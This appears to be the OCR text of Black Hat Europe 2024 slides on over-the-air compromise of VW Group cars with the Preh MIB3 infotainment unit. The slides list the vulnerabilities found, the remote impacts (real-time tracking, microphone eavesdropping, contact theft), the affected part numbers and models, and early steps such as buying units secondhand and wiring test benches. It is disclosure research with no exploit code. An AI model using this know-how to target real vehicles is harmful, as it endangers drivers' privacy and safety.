black hat EUROPE 2024

DECEMBER 11-12, 2024

BRIEFINGS

Over the Air
Compromise of Modern Volkswagen Group Vehicles

Speaker(s):

Artem Ivachev

Danila Parnishchev

Intro – PCA and speakers

- PCA Budapest, Hungary
  - Security team: vulnerability research for automotive, fintech, other industries …
  - Threat intelligence research team
  - Product security monitoring

PCAUTOMOTIVE

Danila Parnishchev
Head of security research

Artem Ivachev
Senior security researcher

and Mikhail Evdokimov, Aleksei Stennikov, Polina Smirnova, Radu Motspan, Abdellah Benotsmane

Skoda Superb and Volkswagen MIB3 Infotainment

- Skoda Superb 3 (B8) was produced from 2015 to 2023. Now it's 4th gen (B9)
- MIB3 infotainment appeared in 2021, now being used in many VW Group cars
- MIB3 features:
  - Wi-Fi in client and hotspot modes
  - Bluetooth (hands-free calls)
  - USB
  - Apple CarPlay, Android Auto, CarLife, MirrorLink
  - In-car microphone for Bluetooth calls and voice control
  - Maps with GPS navigation

Skoda Superb 3

MIB3 infotainment unit (HMI screen)

Results of our research

- 21 vulnerability was found and reported to VW in 2022
  - 9 of them published in 2023
  - https://pcautomotive.com/vulnerabilities-in-skoda-and-volkswagen-vehicles

<table>
<tr><th colspan="2">N</th><th>Vulnerability</th><th colspan="2">CVSS</th></tr>
<tr><td>1</td><td>2</td><td>2 debug interfaces (IVI)</td><td colspan="2">-</td></tr>
<tr><td colspan="2">3</td><td>Hardcoded debug interface credentials (IVI)</td><td colspan="2">3.5</td></tr>
<tr><td>4</td><td>5</td><td>Weak UDS service authentication (IVI)</td><td>3.3</td><td>4.0</td></tr>
</table>

<table>
<tr><th colspan="2">N</th><th>Vulnerability</th><th>CVSS</th></tr>
<tr><td colspan="2">6</td><td>IVI DoS via CarPlay</td><td>5.3</td></tr>
<tr><td colspan="2">7</td><td>Engine DoS via UDS service (under conditions)</td><td>4.7</td></tr>
<tr><td>8</td><td>9</td><td>Broken access control on backend</td><td>5.3</td></tr>
</table>

IVI – In-Vehicle Infotainment

UDS – Unified Diagnostic Services

Results of our research II

… and the rest 12 vulnerabilities in MIB3 led to the following impact:

- Code execution on IVI via Bluetooth
- Privilege escalation to root
- Persistent code execution
- Access to CAN bus
- Remote IVI control via Internet

Results of our research III

Persistent root code execution with internet access gave us remote control over the car:

Remote controls

Track vehicle speed and location in real time

Eavesdrop in-car microphone
Control vehicle sound

Control infotainment screen
Exfiltrate phone contact database

A note about different MIB3 infotainments

- VW Group brands do not build MIB3 infotainment themselves – they order from Tier-1 suppliers
- There are multiple MIB3 models:
  - MIB3 manufactured by Preh Car Connect Gmbh
  - MIB3 manufactured by LG
  - MIB3 manufactured by Aptiv
  - Others may exist

- Our talk is only about MIB3 by Preh Car Connect Gmbh

List of affected MIB3 unit OEM part numbers

3G5035816[A|B|C|D|E|F|G|H|G|K|L|M|N]	3V0035816[A|B|C|D|E|F|G|H|G|K|L|M|N]
3G5035820[A|B|C|D|E|F|G|H|G|K|L|M|N]	3V0035820[A|B|C|D|E|F|G|H|G|K|L|M|N]
3G5035832[A|C|D|E|F|G]	3V0035824[A|B|C|D|E]
3G5035846	3V0035832[A|B|C|D|E|F|G|H|G|K|L|M|N]
3G5035864[B|C|D|E|F]	3V0035874[A|B|C|D|E]
3G5035876	3V0035876[A|B|C|D|E|F|G|H|G|K|L|M|N]
3G5035880	3V9035832[A|B|C|D]
3G5035882[B|C|D||F]	3V9035876[A|B|C|D]
3G9035824[A|B|C|D]	
3G9035832[A|B|C|D]	The list was found on the infotainment inside `/etc/swup/tnr/tnrref.csv`
3G9035874[A|B|C|D]	
3G9035876[A|B|C|D]	

Affected cars – only modifications with Preh MIB3


Skoda Karoq


VW Arteon


VW Tiguan


Skoda Kodiaq


VW Passat B8 & CC


VW T-Roc

> 1 400 000 cars sold in 2022


Skoda Superb


VW Polo & Golf



VW T-Cross

How we did it? Our story

black hat EUROPE 2024

Vehicle ECU enumeration


To get part numbers of electronic control units (ECUs) in the car, we used diagnostic tools:



ODIS Engineering software

VAS 6154 OBD adapter

Infotainment system info



Search ECUs by part numbers

- Official dealers and repairing shops
- Aftermarket components
- Auto junkyards

ebay

Skoda Superb B8 3V DAB MULTIMEDIA UNIT MIB3 3V0035820 B
EUR 95.00

Sold by:

Original VW GOLF VII Steuergerät Onlinedienste Online Connectivity 5NA035284A
EUR 29.00

Sold by:


SKODA SUPERB 3V 2020 MIB3 MAIN UNIT NAVIGATION HEAD UNIT 3V0035820B
GBP 375.00

Sold by:


Connecting test ECUs together

For that, we used wiring diagrams purchased at VW/Skoda erWin portal

Skoda CAN networks, entry points, controls

